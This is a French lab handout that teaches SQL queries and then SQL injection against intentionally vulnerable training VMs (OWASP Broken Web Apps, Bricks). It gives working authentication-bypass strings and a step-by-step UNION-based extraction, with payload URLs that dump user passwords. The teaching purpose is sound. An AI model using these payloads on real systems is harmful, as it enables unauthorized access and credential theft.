

---

# Sécurité Web 1

Olivier LASNE

2021-01-18

## Sécurité Web

Pour ce TP nous utiliserons la machine **OWASP Broken Web Apps** que vous avez déjà. Et l'iso "**From SLQI to Shell**" que vous pouvez télécharger ici :

[https://pentesterlab.com/exercises/from\\_sqli\\_to\\_shell/iso](https://pentesterlab.com/exercises/from_sqli_to_shell/iso)

### Rappel SQL

SQL est un langage de requêtes de base de données.

Vous pouvez vous connecter en SSH à votre VM OWASP Broken Web Apps en SSH. `root/owaspbwa`.

`ssh root@192.168.56.101` (remplacer avec l'IP de la machine)

On peut y lancer MySQL avec la commande suivante : `mysql -u root -powaspbwa`

Cela lance un shell MySQL. On obtient de l'aide avec la command `help` ou `\h`.

```
1 mysql> help
2
3 For information about MySQL products and services, visit:
4   http://www.mysql.com/
5 For developer information, including the MySQL Reference Manual, visit:
6   http://dev.mysql.com/
7 To buy MySQL Enterprise support, training, or other products, visit:
8   https://shop.mysql.com/
9
10 List of all MySQL commands:
11 Note that all text commands must be first on line and end with ';'
12 ?          (\?) Synonym for 'help'.
13 clear      (\c) Clear the current input statement.
14 connect    (\r) Reconnect to the server. Optional arguments are db and
      host.
15 delimiter (\d) Set statement delimiter.
16 edit       (\e) Edit command with $EDITOR.
17 ego        (\G) Send command to mysql server, display result vertically.
18 exit       (\q) Exit mysql. Same as quit.
19 go         (\g) Send command to mysql server.
20 help       (\h) Display this help.
21 nopager    (\n) Disable pager, print to stdout.
22 notee      (\t) Don't write into outfile.
23 pager      (\P) Set PAGER [to_pager]. Print the query results via PAGER.
24 print      (\p) Print current command.
25 prompt     (\R) Change your mysql prompt.
26 quit       (\q) Quit mysql.
27 rehash     (\#) Rebuild completion hash.
28 source     (\.) Execute an SQL script file. Takes a file name as an
      argument.
```

```
29 status      (\s) Get status information from the server.
30 system      (\!) Execute a system shell command.
31 tee          (\T) Set outfile [to_outfile]. Append everything into given
    outfile.
32 use          (\u) Use another database. Takes database name as argument.
33 charset      (\C) Switch to another charset. Might be needed for
    processing binlog with multi-byte charsets.
34 warnings     (\W) Show warnings after every statement.
35 nowarning    (\w) Don't show warnings after every statement.
36
37 For server side help, type 'help contents'
```

On peut voir les bases de données avec la commande `show databases;`

```
1 mysql> show databases;
2 +-----+
3 | Database |
4 +-----+
5 | information_schema |
6 | .svn |
7 | bricks |
8 | bwapp |
9 | citizens |
10 | cryptomg |
11 | dvwa |
12 | gallery2 |
13 | getboo |
14 | ghost |
15 | gtd-php |
16 | hex |
17 | isp |
18 | joomla |
19 | mutillidae |
20 | mysql |
21 | nowasp |
22 | orangehrm |
23 | personalblog |
24 | peruggia |
25 | phpbb |
26 | phpmyadmin |
27 | proxy |
28 | rentnet |
29 | sqlol |
30 | tikiwiki |
31 | vicnum |
32 | wackopicko |
33 | wavsepdb |
34 | webcal |
35 | webgoat_coins |
36 | wordpress |
37 | wraithlogin |
```

```
38 | yazd |
39 +-----+
40 34 rows in set (0.00 sec)
```

On sélectionne une base avec la commande **use** :

```
1 mysql> use peruggia;
2 Reading table information for completion of table and column names
3 You can turn off this feature to get a quicker startup with -A
4
5 Database changed
```

On peut ensuite lister les tables avec la commande **show tables** ; :

```
1 mysql> show tables;
2 +-----+
3 | Tables_in_peruggia |
4 +-----+
5 | picdata             |
6 | users               |
7 +-----+
8 2 rows in set (0.00 sec)
```

**!/ Les commandes **show** et **help** sont des commandes du SHELL MySQL. Il ne s'agit pas de requêtes SQL valides.**

On peut sélectionner l'ensemble des champs d'une table avec la requête **SELECT \* FROM nom\_de\_la\_table**.

Le caractère **\*** signifie *tout les champs*.

```
1 mysql> SELECT * FROM users;
2 +-----+-----+-----+
3 | ID | username | password |
4 +-----+-----+-----+
5 | 1 | admin    | 21232f297a57a5a743894a0e4a801fc3 |
6 | 2 | user     | ee11cbb19052e40b07aac0ca060c23ee |
7 +-----+-----+-----+
8 2 rows in set (0.00 sec)
```

On peut sélectionner un seul certains champs, en les listant séparés par des virgules.

```
1 mysql> SELECT ID, username FROM users;
2 +-----+-----+
3 | ID | username |
4 +-----+-----+
5 | 1 | admin    |
6 | 2 | user     |
7 +-----+-----+
8 2 rows in set (0.00 sec)
```

Note : il n'est pas nécessaire de mettre `SELECT` et `FROM` en majuscule. Néanmoins il s'agit de la convention prise dans la plupart des cas de façon à distinguer les *champs* des *opérateurs*.

On peut utiliser le mot-clé `WHERE` pour filtrer les éléments sélectionnés.

```
1 mysql> SELECT password FROM users WHERE username = 'admin';
2 +-----+
3 | password |
4 +-----+
5 | 21232f297a57a5a743894a0e4a801fc3 |
6 +-----+
7 1 row in set (0.00 sec)
```

**Exercice :** Sélectionner le nom de l'utilisateur avec l'ID 2.

**Exercice 2 :** Dans la base de données *sqlol*. Faire une requête qui trouve si l'utilisateur avec l'id 2 est admin. Le résultat de la requête doit donner un 0 ou un 1.

Solution : `SELECT isadmin FROM users WHERE id=2 ;`

On peut utiliser l'opérateur `AND` pour préciser plusieurs conditions.

```
1 mysql> SELECT * FROM users WHERE id=1 AND username='admin';
2 +---+-----+-----+
3 | ID | username | password |
4 +---+-----+-----+
5 | 1 | admin    | 21232f297a57a5a743894a0e4a801fc3 |
6 +---+-----+-----+
7 1 row in set (0.00 sec)
```

**Exercice :** Dans la table *accounts* de la base de données *nowasp*. Faire une requête qui authentifie un utilisateur c'est à dire :

- Renvoie des données si le nom d'utilisateur et le mot de passe sont bons (et correspondent au même utilisateur).
- Ne renvoie pas de données, si le couple utilisateur mot de passe n'est pas valide.

Pour cela, faire une requête `WHERE` et `AND` qui vérifie à la fois le nom d'utilisateur et le mot de passe.

Solution :

`SELECT * FROM accounts WHERE username='adrian'AND password='somepassword';`

## Injection SQL

Si les données sont passées tels quel à l'application, on peut "s'échapper" des données pour modifier la requête.

En MySQL, “-- ” signifie ”la suite est un commentaire. /!\ **Attention à l’espace après le --.**

Ainsi, si on rentre comme nom d’utilisateur `_admin';--`.

La requête `SELECT * FROM accounts WHERE username=$username AND password=$password;`

```
1 SELECT * FROM accounts WHERE username='admin';-- ' AND password='';
```

Ce qu’il y a après le “--” étant considéré comme un commentaire, MySQL interprète la requête comme

```
1 SELECT * FROM accounts WHERE username='admin';
```

### Injecter sans connaître d’utilisateur

Si on ne connaît pas de nom d’utilisateur, on peut utiliser la syntaxe `xxx'OR '1'='1'; --` pour créer une requête qui soit toujours vraie.

Injecter sans connaître un utilisateur : `nimp'OR '1'='1';--`

## Injection SQL : récupération de données avec UNION

On va chercher à utiliser l’opérateur UNION pour extraire des données de la base SQL.

### Déterminer le nombre de colonnes

Prenons l’exemple de OWASP Bricks content 1.

L’URL : `http://192.168.56.101/owaspbricks/content-1/index.php?id=1`.

Effectue la requête :

```
1 SELECT * FROM users WHERE idusers=1 LIMIT 1
```

---

On utilise l’opérateur `ORDER BY` pour déterminer le nombre de colonnes.

`http://192.168.56.101/owaspbricks/content-1/index.php?id=1+ORDER+BY+8` est valide, et correspond à la requête SQL

```
1 SELECT * FROM users WHERE idusers=1 ORDER BY 8 LIMIT 1;
```

1	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+
2		idusers		name		email		password					
3	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+
4		1		tom		tom@getmantra.com		tom					
5	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+

Néanmoins, dès que l'on dépasse le nombre de colonnes avec `ORDER BY 9`, l'application renvoie une erreur.



**FIG. 1:** Injection avec un ORDER BY supérieur au nombre de colonnes de la requête

On en déduit donc que la **réponse à la requête SQL** effectué par l'application ne contient que **8 colonnes**.

## Création d'une requête avec UNION

Maintenant que l'on connaît le nombre de colonnes de la requête SQL, on peut insérer une requête avec `UNION` pour extraire des données de la base.

Comme la réponse contient 8 colonnes, on insère un union avec 8 `NULL`. On ajoute également le fameux `;` pour commenter la fin de la requête.

L'URL : `http://192.168.56.101/owaspbricks/content-1/index.php?id=1+UNION+SELECT+NULL,NULL,NULL,NULL,NULL,NULL,NULL,--`.

Ce qui donne la requête :

```
1 SELECT * FROM users WHERE idusers=1 UNION SELECT NULL,NULL,NULL,NULL,
  NULL,NULL,NULL,NULL;-- LIMIT 1;
```

1	+	-----+	-----+	-----+	-----+	-----+	-----+	+
2		idusers		name		email		password
3								ua
4		1		tom		tom@getmantra.com		tom
5		NULL		NULL		NULL		NULL
6								Block_Browser
7								NULL
8								NULL
9								NULL
10								NULL
11								NULL
12								NULL
13								NULL
14								NULL
15								NULL
16								NULL
17								NULL
18								NULL
19								NULL
20								NULL
21								NULL
22								NULL
23								NULL
24								NULL
25								NULL
26								NULL
27								NULL
28								NULL
29								NULL
30								NULL
31								NULL
32								NULL
33								NULL
34								NULL
35								NULL
36								NULL
37								NULL
38								NULL
39								NULL
40								NULL
41								NULL
42								NULL
43								NULL
44								NULL
45								NULL
46								NULL
47								NULL
48								NULL
49								NULL
50								NULL
51								NULL
52								NULL
53								NULL
54								NULL
55								NULL
56								NULL
57								NULL
58								NULL
59								NULL
60								NULL
61								NULL
62								NULL
63								NULL
64								NULL
65								NULL
66								NULL
67								NULL
68								NULL
69								NULL
70								NULL
71								NULL
72								NULL
73								NULL
74								NULL
75								NULL
76								NULL
77								NULL
78								NULL
79								NULL
80								NULL
81								NULL
82								NULL
83								NULL
84								NULL
85								NULL
86								NULL
87								NULL
88								NULL
89								NULL
90								NULL
91								NULL
92								NULL
93								NULL
94								NULL
95								NULL
96								NULL
97								NULL
98								NULL
99								NULL
100								NULL
101								NULL
102								NULL
103								NULL
104								NULL
105								NULL
106								NULL
107								NULL
108								NULL
109								NULL
110								NULL
111								NULL
112								NULL
113								NULL
114								NULL
115								NULL
116								NULL
117								NULL
118								NULL
119								NULL
120								NULL
121								NULL
122								NULL
123								NULL
124								NULL
125								NULL
126								NULL
127								NULL
128								NULL
129								NULL
130								NULL
131								NULL
132								NULL
133								NULL
134								NULL
135								NULL
136								NULL
137								NULL
138								NULL
139								NULL
140								NULL
141								NULL
142								NULL
143								NULL
144								NULL
145								NULL
146								NULL
147								NULL
148								NULL
149								NULL
150								NULL
151								NULL
152								NULL
153								NULL
154								NULL
155								NULL
156								NULL
157								NULL
158								NULL
159								NULL
160								NULL
161								NULL
162								NULL
163								NULL
164								NULL
165								NULL
166								NULL
167								NULL
168								NULL
169								NULL
170								NULL
171								NULL
172								NULL
173								NULL
174								NULL
175								NULL
176								NULL
177								NULL
178								NULL
179								NULL
180								NULL
181								NULL
182								NULL
183								NULL
184								NULL
185								NULL
186								NULL
187								NULL
188								NULL
189								NULL
190								NULL
191								NULL
192								NULL
193								NULL
194								NULL
195								NULL
196								NULL



## Utilisation de LIMIT 1,1

L'application n'affichant que la 1ère ligne. On peut utiliser l'opérateur `LIMIT 1,1` après notre `UNION SELECT NULL, NULL, NULL, . . .` pour que l'application affiche notre requête.


L'URL `http://192.168.56.101/owaspbricks/content-1/index.php?id=1+UNION+SELECT+NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL+LIMIT+1,1;--`

Correspond à la requête :

```
1 SQL Query: SELECT * FROM users WHERE idusers=1 UNION SELECT NULL,NULL,
  NULL,NULL,NULL,NULL,NULL,NULL LIMIT 1,1;-- LIMIT 1
```

1	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+
2		idusers		name		email		password		ua		ref	
3	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+
4		NULL		NULL		NULL		NULL		NULL		NULL	
5	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+

L'application n'affiche plus les "User ID : 1" et autres données de la requête initiale (avant le `UNION`). On a donc bien pris le contrôle de ce qui est affiché avec l'opérateur `LIMIT 1,1`.



**FIG. 3:** L'application affiche nos NULL,NULL,NULL,... c'est à dire rien !

## Afficher des données

On a 8 colonnes dans notre requête, mais l'application n'affiche que 3 champs. On va donc chercher à savoir quels sont les champs affichés par l'application.

Pour cela, on remplace, certains de nos NULL par du texte entre guillemets 'aaaaa'. Si on voit un aaaa dans la page affichée. C'est que l'on peut récupérer des données sur ce champs.

Comme on a de la chance, dès notre 1er champ, notre 'aaaaa' est réfléchi.

L'URL <http://192.168.56.101/owaspbricks/content-1/index.php?id=1+UNION+SELECT+%27aaaa%27,NULL,NULL,NULL,NULL,NULL,NULL,NULL+LIMIT+1,1;-->

Donne la requête SQL


```
1 SELECT * FROM users WHERE idusers=1 UNION SELECT 'aaaa',NULL,NULL,NULL,
  NULL,NULL,NULL,NULL LIMIT 1,1;-- LIMIT 1
```

```

1 +-----+-----+-----+-----+-----+-----+-----+-----+
2 | idusers | name  | email | password | ua    | ref   | host  | lang  |
3 +-----+-----+-----+-----+-----+-----+-----+-----+
4 | aaaa    | NULL  | NULL  | NULL     | NULL  | NULL  | NULL  | NULL  |
5 +-----+-----+-----+-----+-----+-----+-----+-----+

```

La page affichée montre bien notre 'aaaa'.



**Fig. 4:** Nos 'aaaa' sont bien réfléchis dans la réponse

## Extraction de données de la base

Maintenant que l'on voit où l'on peut afficher des résultat de la requête dans la page web. On peut extraire des données de la base.

On remplace notre 'aaaa' par le nom d'une colonne comme `password` et on ajoute la table dans laquelle faire la recherche avec `FROM users`.


L'URL `http://192.168.56.101/owaspbricks/content-1/index.php?id=1+UNION+SELECT+password,NULL,NULL,NULL,NULL,NULL,NULL,NULL+FROM+users+LIMIT+1,1;--`

donne la requête SQL :

```
1 SELECT * FROM users WHERE idusers=1 UNION SELECT password,NULL,NULL,
  NULL,NULL,NULL,NULL,NULL FROM users LIMIT 1,1;-- LIMIT 1
```

```
1 +-----+-----+-----+-----+-----+-----+-----+-----+
2 | idusers | name  | email | password | ua    | ref  | host | lang |
3 +-----+-----+-----+-----+-----+-----+-----+-----+
4 | admin   | NULL  | NULL  | NULL     | NULL  | NULL | NULL | NULL |
5 +-----+-----+-----+-----+-----+-----+-----+-----+
```

La page affiche bien le mot de passe de du 1er utilisateur de la base.




**FIG. 5:** Le mot de passe de admin est admin

On peut ensuite jouer sur le `LIMIT` pour afficher d'autres lignes.

Par exemple `LIMIT 4,1` affiche le mot de passe du 4ème utilisateur.

URL : `http://192.168.56.101/owaspbricks/content-1/index.php?id=1+UNION+SELECT+password,NULL,NULL,NULL,NULL,NULL,NULL,NULL+FROM+users+LIMIT+4,1;--`



**Fig. 6:** Requête avec LIMIT 4,1 qui affiche donc la 4ème ligne de la table *users*

Félicitations, vous venez d'extraire des mot de passe d'une base de données en exploitant une injection SQL avec l'opérateur `UNION`.